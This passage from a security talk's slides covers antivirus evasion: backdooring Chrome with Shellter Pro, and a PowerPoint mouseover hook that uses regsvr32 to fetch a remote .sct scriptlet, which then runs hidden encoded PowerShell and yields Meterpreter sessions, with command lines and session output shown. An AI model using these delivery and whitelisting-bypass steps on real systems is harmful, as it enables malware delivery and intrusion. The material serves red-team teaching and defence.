  2   meterpreter x86/windows VICTIM7\pparker @ VICTIM7 192.168.222.198:443 -> 192.168.222.134:49273 (192.168.222
.134)

msf exploit(handler) > 
```

P1: Generating a standalone EXE.

<https://goo.gl/QUW7pc>

Case #5:

Signature-based
Detection ●

Heuristic Detection ●

Firewall Alert ●


Sonar Detection ●

IPS Detection ●

Spoof SSL Certificate.

P2: Dynamic PE Infector Shellter Pro.

Objective: Backdoor a 32 bit application with kyREcon's dynamic PE infector Shellter Pro v2.0.



P2: Dynamic PE Infector Shellter Pro.

Shellter Pro – Refining AV Evasion

- kyREcon, shellterproject.com, @shellterproject
- Shellter Pro v2.0 released 5/22/17 – Dynamic payload injection in DLL Files
- Dynamic shellcode injection tool – utilizes the execution flow of the target application.

P2: Dynamic PE Infector Shellter Pro.

Target: Google Chrome 32bit Windows version.

- Trusted application to bypass application whitelist.
- Frequent use - everyone loves the Internet during the workday!



P2: Dynamic PE Infector Shellter Pro.

Target: Google Chrome 32bit Windows version.

<https://goo.gl/uXm4aR>

P3: PPT MouseOver to Meterpreter.

Objective: PowerPoint MouseOver Action to deliver Meterpreter HTTPS payload.



Regsvr32 with COM Scriptlets for RCE, then csc.exe & InstallUtil.exe for application whitelisting bypass.


P3: PPT Mouse Over to Meterpreter.

The screenshot shows the Norton File Insight interface. At the top, a red banner with a white 'X' icon reads: "We have detected a program acting abnormally on your computer. This program was blocked." Below this, the interface is divided into tabs: "Details" (selected), "Origin", and "Activity". On the left, under "Details", there are four rows of information: "On computers as of" (7/13/2009 at 7:32:37 PM), "Last Used" (5/29/2017 at 4:51:47 AM), "Startup Item" (No), and "Launched" (Yes). A red box highlights a message: "SONAR Protection monitors for suspicious program activity on your computer." On the right, the file "powershell.exe" is listed with a blue icon and a red box around it. Below the file name, the threat name is "SONAR.MSOffice!g7". Other details include "Many Users" (Millions of users in the Norton Community have used this file), "Mature" (This file was released 7 years 9 months ago), and "High" (This file risk is high). At the bottom left is the Norton by Symantec logo, and at the bottom right are "Options" and "Close" buttons.

SONAR Detection did not like Word executing Powershell network commands.

We need another plan of attack. Let the research begin.

P3: PPT MouseOver to Meterpreter.



The screenshot shows a security alert interface for a threat named 'SONAR.MSOffice!g7'. The alert is categorized as 'Risk Level 1: Very Low'. It includes navigation tabs for 'Summary', 'Technical Details', and 'Removal', along with a 'Printer Friendly Page' link. The main content area provides discovery and update dates, type (Trojan, Virus), infection length, and affected systems (Windows). A red box highlights the description: 'SONAR.MSOffice!g7 is a heuristic detection for suspicious processes launched by Microsoft Office.' Below this, an 'Antivirus Protection Dates' section lists several release and certified versions, with the first item also highlighted by a red box. A link is provided for more details on virus definitions.

SONAR.MSOffice!g7
Risk Level 1: Very Low

Summary Technical Details Removal Printer Friendly Page

Discovered: April 3, 2017
Updated: April 3, 2017 7:26:09 AM
Type: Trojan, Virus
Infection Length: Varies
Systems Affected: Windows

SONAR.MSOffice!g7 is a heuristic detection for suspicious processes launched by Microsoft Office.

Antivirus Protection Dates

- Initial Rapid Release version April 3, 2017 revision 020
- Latest Rapid Release version April 3, 2017 revision 020
- Initial Daily Certified version April 3, 2017 revision 001
- Latest Daily Certified version April 3, 2017 revision 001
- Initial Weekly Certified release date April 5, 2017

Click [here](#) for a more detailed description of Rapid Release and Daily Certified virus definitions.

SONAR Detection did not like Word executing Powershell network commands.

We need another plan of attack. Let the research begin.

P3: PPT MouseOver to Meterpreter.

Casey Smith, @subTee - (.sct files) Bypass Application Whitelisting Script Protections - Regsvr32.exe & COM Scriptlets

<http://subt0x10.blogspot.com/2017/04/bypass-application-whitelisting-script.html>

Use regsrv32 to unregister and execute COM Scriptlet for RCE.

```
regsrv32 /s /n /u /i:http://kali.box/file.sct scrobj.dll
```

P3: PPT Mouse Over to Meterpreter.

Add PS payload to .sct file, and execute with VBScript.

Payloads: find csc.exe & InstallUtil.exe path locations, create C# file for InstallUtil, compile, and execute.

```
<script language="VBScript">  
  <![CDATA[  
    Set oShell = CreateObject ("WScript.Shell")  
    oShell.run "powershell.exe -windowstylehidden -enc JABy..."  
  ]]  
</script>
```

P3: PPT Mouse Over to Meterpreter.

Brian Fehrman, @fullmetalcache - How to Bypass
Application Whitelisting & AV,
<http://www.blackhillsinfosec.com/?p=4881>

subTee, InstallUtil-Shellcode.cs,
<https://gist.github.com/subTee/408d980d88515a539672>

Leverage [csc.exe](#) and [InstallUtil.exe](#) to compile and execute
payload.

P3: PPT Mouse Over to Meterpreter.

Kelly Sheridan, New Attack Method Delivers Malware Via Mouse Hover, 6/9/2017

<http://www.darkreading.com/endpoint/new-attack-method-delivers-malware-via-mouse-hover-/d/d-id/1329105>

'Mouseover' technique relies on users hovering over hyperlinked text and images in Microsoft PowerPoint files to drop Trojan.

Users still need to enable the content to run when they see a security alert.

P3: PPT MouseOver to Meterpreter.

Add the regsvr32 hook to a PowerPoint Mouse Over Action.

```
msf exploit(handler) >
msf exploit(handler) > sessions -l

Active sessions
=====

  Id  Type           Information                Connection
  ---  ---           -
  6   meterpreter   x86/windows  SEGFAULT\regular @ VICTIM7 192.168.222.198:443 -> 192.168.222.181:53262 (192.168.222.181)

msf exploit(handler) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > getpid
Current pid: 5020
meterpreter >
```

P3: PPT MouseOver to Meterpreter.

Add the regsvr32 hook to a PowerPoint Mouse Over Action.

```
4896 3872 cmd.exe x86 1 SEGFALL\regular C:\Windows\system32\cmd.exe
5020 2580 InstallUtil.exe x86 1 SEGFAULT\regular C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.e
xe
5220 528 LogonUI.exe
5224 1052 SearchFilterHost.exe
5400 5664 chrome.exe x86 1 SEGFAULT\regular C:\Program Files\Google\Chrome\Application\chrome.exe
5664 1720 chrome.exe x86 1 SEGFAULT\regular C:\Program Files\Google\Chrome\Application\chrome.exe
5984 484 conhost.exe x86 1 SEGFAULT\regular C:\Windows\system32\conhost.exe

meterpreter > 
```

P3: PPT MouseOver to Meterpreter.

PowerPoint MouseOver Action Delivery

<https://goo.gl/XEOgSO>

Practical Techniques for AV Bypass.

Use AV along with other endpoint security controls.

All presentation content is available on
blog.cyberdecode.com

Thank you.